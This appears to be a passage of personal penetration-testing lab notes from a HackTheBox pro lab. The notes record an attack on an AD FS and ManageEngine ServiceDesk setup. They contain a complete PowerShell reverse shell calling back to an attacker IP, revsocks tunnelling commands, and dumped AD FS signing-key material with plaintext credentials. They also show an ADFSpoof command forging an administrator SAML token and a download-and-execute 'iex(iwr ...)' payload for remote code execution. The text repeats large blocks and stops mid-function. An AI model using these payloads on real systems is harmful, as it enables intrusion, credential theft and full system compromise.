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
[-] Encrypted Token Signing Key End

## Reading The Issuer Identifier
[-] Issuer Identifier: http://adfs.0x0security.local/adfs/services/trust
[-] Detected AD FS 2019
[-] Uncharted territory! This might not work...
## Reading Relying Party Trust Information from Database
[-]
splunk.giganticosting
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://splunk.gigantichosting.local:8000/saml/acs
    Signature Algorithm: http://www.w3.org/2000/09/xmldsig#rsa-sha1
    SamlResponseSignatureType: 1;
    Identifier: splunk.gigantichosting
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-
instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>


    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "MapClaims"
@RuleName = "nameid_adfs"
c:[Type == "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"]
 => issue(Type =
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier", Issuer =
c.Issuer, OriginalIssuer = c.OriginalIssuer, Value = c.Value, ValueType =
c.ValueType,
Properties["http://schemas.xmlsoap.org/ws/2005/05/identity/claimproperties/format"]
= "urn:oasis:names:tc:SAML:2.0:nameid-format:transient");

@RuleTemplate = "LdapClaims"
@RuleName = "attrs"
c:[Type ==
"http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer
== "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("realName", "mail",
"http://schemas.microsoft.com/ws/2008/06/identity/claims/role"), query =
";displayName,mail,tokenGroups;{0}", param = c.Value);


[-]
servicedesk
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://servicedesk.gigantichosting.local/SamlResponseServlet
    Signature Algorithm: http://www.w3.org/2001/04/xmldsig-more#rsa-sha256
    SamlResponseSignatureType: 1;
    Identifier: ME_29472ca9-86f2-4376-bc09-c51aa974bfef
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-
instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>


    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "MapClaims"
@RuleName = "SDP NameID"
c:[Type ==
"http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname"]
 => issue(Type =
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier", Issuer =
c.Issuer, OriginalIssuer = c.OriginalIssuer, Value = c.Value, ValueType =
c.ValueType,
Properties["http://schemas.xmlsoap.org/ws/2005/05/identity/claimproperties/format"]
= "urn:oasis:names:tc:SAML:2.0:nameid-format:transient");
```

Invoke reverse tcp connection

```
function Invoke-Test
{
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
        $Reverse,

        [Parameter(ParameterSetName="bind")]
        [Switch]
        $Bind

    )
    try
    {
        #Connect back if the reverse switch is used.
        if ($Reverse)
        {
            $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
        }

        #Bind to the provided port if Bind switch is used.
        if ($Bind)
        {
            $listener = [System.Net.Sockets.TcpListener]$Port
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }

        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}

        #Send back current username and computername
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running
as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        #Show an interactive PowerShell prompt
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            try
            {
                #Execute the command on the target.
                $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on the
target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-Test -Reverse -IPAddress 10.10.14.15 -Port 443
```

```
netstat -ant

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:808            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:1500           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:1501           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49443          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49676          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49687          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49689          0.0.0.0:0              LISTENING       InHost
  TCP    192.168.20.15:139      0.0.0.0:0              LISTENING       InHost
  TCP    192.168.20.15:5985     192.168.20.31:39940    ESTABLISHED     InHost
  TCP    192.168.20.15:5985     192.168.20.31:42660    ESTABLISHED     InHost
  TCP    192.168.20.15:5985     192.168.20.31:46418    TIME_WAIT       InHost
  TCP    192.168.20.15:5985     192.168.20.31:46420    TIME_WAIT       InHost
  TCP    192.168.20.15:5985     192.168.20.31:46422    TIME_WAIT       InHost
  TCP    192.168.20.15:5985     192.168.20.31:46424    TIME_WAIT       InHost
  TCP    192.168.20.15:5985     192.168.20.31:58960    ESTABLISHED     InHost
  TCP    192.168.20.15:50064    192.168.20.10:389      ESTABLISHED     InHost
  TCP    192.168.20.15:50107    10.10.14.4:443         ESTABLISHED     InHost
  TCP    192.168.20.15:50129    10.10.14.4:443         ESTABLISHED     InHost
  TCP    192.168.20.15:50497    192.168.20.10:49670    TIME_WAIT       InHost
  TCP    192.168.20.15:50499    192.168.20.10:49670    TIME_WAIT       InHost
  TCP    192.168.20.15:50500    10.10.14.15:4444       ESTABLISHED     InHost
  TCP    192.168.20.15:50501    192.168.20.10:49670    ESTABLISHED     InHost
  TCP    [::]:80                [::]:0                 LISTENING       InHost
  TCP    [::]:135               [::]:0                 LISTENING       InHost
  TCP    [::]:443               [::]:0                 LISTENING       InHost
  TCP    [::]:445               [::]:0                 LISTENING       InHost
  TCP    [::]:808               [::]:0                 LISTENING       InHost
  TCP    [::]:1500              [::]:0                 LISTENING       InHost
  TCP    [::]:1501              [::]:0                 LISTENING       InHost
  TCP    [::]:5985              [::]:0                 LISTENING       InHost
  TCP    [::]:47001             [::]:0                 LISTENING       InHost
  TCP    [::]:49443             [::]:0                 LISTENING       InHost
  TCP    [::]:49664             [::]:0                 LISTENING       InHost
  TCP    [::]:49665             [::]:0                 LISTENING       InHost
  TCP    [::]:49666             [::]:0                 LISTENING       InHost
  TCP    [::]:49668             [::]:0                 LISTENING       InHost
  TCP    [::]:49676             [::]:0                 LISTENING       InHost
  TCP    [::]:49687             [::]:0                 LISTENING       InHost
  TCP    [::]:49689             [::]:0                 LISTENING       InHost
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:58263          *:*
  UDP    127.0.0.1:51828        *:*
  UDP    127.0.0.1:56798        *:*
  UDP    127.0.0.1:60236        *:*
  UDP    127.0.0.1:64065        *:*
  UDP    192.168.20.15:137      *:*
  UDP    192.168.20.15:138      *:*
  UDP    [::]:123               *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::]:58263             *:*
```

GIGANTICHOSTING.LOCAL

APT-MSP-SD, servicedesk.gigantichosting.local

A manageengine serviceskplus is running on this host, with ADFS/SAML login enabled

revsocks quick proxy(after compromise)

```
root@nix36:~/aptlabs/binaries# ./revsocks -listen :8443 -socks 127.0.0.1:1080 -pass gatos12345
#
start-job {C:\Users\Administrator\Documents\revsocks.exe -connect 10.10.14.15:8443 -pass gatos12345}
start-job {C:\programdata\revsocks.exe -connect 10.10.14.15:8443 -pass gatos12345}
```

Unintented way to access servicedsk as admin

Add `192.168.20.15  adfs.0x0security.local` to hosts, adfs endpoint
Add `192.168.21.123 servicedesk.gigantichosting.local` to hosts,

Go to `https://servicedesk.gigantichosting.local` -> `login with saml`

Landed on servicedesk as mark@0x0security.local:$Ul3S@t0x0S3c (log in via SAML from adfs)

Messing with the SAML. After authenticating to ADFS we get back to the servicedesk. Using burp intercept the call and change mark to administrator (somehow this works)

```
GET /j_security_check?j_username=mark&domain=0X0SECURITY&j_password=dummy HTTP/1.1
Host: servicedesk.gigantichosting.local
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://adfs.0x0security.local/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

```
Cookie:
sdpcsrfcookie=bc2a59c10c54acffc3e32f11f3d042700bda42e52a2ed71b6a2cf753a8bec934fde5d7
7cb664f802e86009dccf08365c7af40c4c593e958dbb2add7915c97eff;
SDPSESSIONID=04EB54309394578C591A0B7CB0F3A195
```

Intented way

After ADFS, dump with adfsdump get DKIM and forge SAML
Run adfsdump.exe in adfs_svc context

```
beacon> shell .\ad.exe
[*] Tasked beacon to run: .\ad.exe
[+] host called home, sent: 39 bytes
[+] received output:
    ___    ____  ___________ ____
   /   |  / __ \/ ____/ ___// __ \__  ______ ___  ____
  / /| | / / / / /_   \__ \/ / / / / / / __ `__ \/ __ \
 / ___ |/ /_/ / __/  ___/ / /_/ / /_/ / / / / / / /_/ /
/_/  |_/_____/_/    /____/_____/\__,_/_/ /_/ /_/ .___/
                                              /_/
Created by @doughsec


## Extracting Private Key from Active Directory Store
[-] Domain is 0x0security.local
[-] Private Key: 7A-15-28-7C-15-00-2F-97-FB-04-DD-AF-32-B9-F1-9E-07-8D-28-9F-1E-BE-
3A-D5-17-CF-D5-9C-D2-A2-CA-60


## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
```

```
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
[-] Encrypted Token Signing Key End

## Reading The Issuer Identifier
[-] Issuer Identifier: http://adfs.0x0security.local/adfs/services/trust
[-] Detected AD FS 2019
[-] Uncharted territory! This might not work...
## Reading Relying Party Trust Information from Database
[-]
splunk.giganticHosting
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://splunk.gigantichosting.local:8000/saml/acs
    Signature Algorithm: http://www.w3.org/2000/09/xmldsig#rsa-sha1
    SamlResponseSignatureType: 1;
    Identifier: splunk.gigantichosting
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-
instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>


    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "MapClaims"
@RuleName = "nameid_adfs"
c:[Type == "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"]
 => issue(Type =
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier", Issuer =
c.Issuer, OriginalIssuer = c.OriginalIssuer, Value = c.Value, ValueType =
c.ValueType,
Properties["http://schemas.xmlsoap.org/ws/2005/05/identity/claimproperties/format"]
= "urn:oasis:names:tc:SAML:2.0:nameid-format:transient");

@RuleTemplate = "LdapClaims"
@RuleName = "attrs"
c:[Type ==
"http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer
== "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("realName", "mail",
"http://schemas.microsoft.com/ws/2008/06/identity/claims/role"), query =
";displayName,mail,tokenGroups;{0}", param = c.Value);


[-]
servicedesk
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://servicedesk.gigantichosting.local/SamlResponseServlet
    Signature Algorithm: http://www.w3.org/2001/04/xmldsig-more#rsa-sha256
    SamlResponseSignatureType: 1;
    Identifier: ME_29472ca9-86f2-4376-bc09-c51aa974bfef
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-
instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>


    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "MapClaims"
@RuleName = "SDP NameID"
c:[Type ==
"http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname"]
 => issue(Type =
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier", Issuer =
c.Issuer, OriginalIssuer = c.OriginalIssuer, Value = c.Value, ValueType =
c.ValueType,
Properties["http://schemas.xmlsoap.org/ws/2005/05/identity/claimproperties/format"]
= "urn:oasis:names:tc:SAML:2.0:nameid-format:transient");
```

References:

- https://github.com/antonioCoco/RunasCs
- https://github.com/fireeye/ADFSpoof
- https://github.com/fireeye/ADFSDump

Run adfsdump.exe in adfs_svc context

```
SAML spoof

python ADFSpoof.py -b /root/HTB/ProLab/encrypted-pfx.bin /root/HTB/ProLab/dkm-
key.bin \
  -s adfs.0x0security.local saml2 \
  --endpoint 'https://servicedesk.gigantichosting.local/SamlResponseServlet' \
  --nameidformat 'urn:oasis:names:tc:SAML:2.0:nameid-format:transient' \
  --nameid '0x0security\administrator' \
  --rpidentifier 'ME_29472ca9-86f2-4376-bc09-c51aa974bfef' \
  --assertions '<Attribute
Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier">
<AttributeValue>0x0security\administrator</AttributeValue></Attribute>'
```

And replace in BURP with the forged request towards SSO on servicedesk.megabank.local

Continuing to RCE

- Go to https://servicedesk.gigantichosting.local/SetUpWizard.do?forwardTo=externalAutoAction
- Create custom action, trigger on subject, execute script: `powershell iex(iwr http://10.10.14.15/meow.ps1 -usebasicparsing)`

```
function Meow
{
